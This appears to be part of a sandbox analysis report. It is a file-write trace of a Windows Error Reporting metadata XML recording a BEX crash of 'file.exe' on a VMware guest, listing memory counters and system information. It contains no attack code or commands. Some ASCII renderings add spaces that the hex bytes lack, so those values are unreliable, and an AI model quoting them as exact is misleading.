C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3668	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3678	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 31 00 36 00 33 00 37 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>121163776</WorkingSetSize>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3762	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3766	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3776	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3906	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 36 00 36 00 36 00 32 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1066264</ QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 38 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>78032< /QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 31 00 33 00 37 00 39 00 32 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>45137920</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46764032</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 31 00 33 00 37 00 39 00 32 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>45137920</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4804	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4856	4	0d 00 0a 00		success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4860	2	09 00		success or wait	18	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	4864	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5570	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5574	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5576	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5616	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5620	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5622	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5660	4	0d 00 0a 00		success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5664	2	09 00		success or wait	12	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	5668	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6222	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6226	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6228	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6268	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6272	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6274	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6312	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6316	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6320	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6414	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6418	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6422	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6528	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6532	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6536	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6632	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6636	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6640	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6760	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6764	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6768	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6850	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6854	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6858	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6960	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6964	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	6968	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7036	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7040	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7042	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7082	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7086	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7088	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7126	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7130	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7226	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7230	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7232	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7268	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7272	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7274	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7298	4	0d 00 0a 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7302	2	09 00		success or wait	6	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7306	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7564	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7568	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7570	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7596	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7600	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7602	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 30 00 34 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:42:04Z">	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7702	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7706	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7710	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DA8497A	unknown
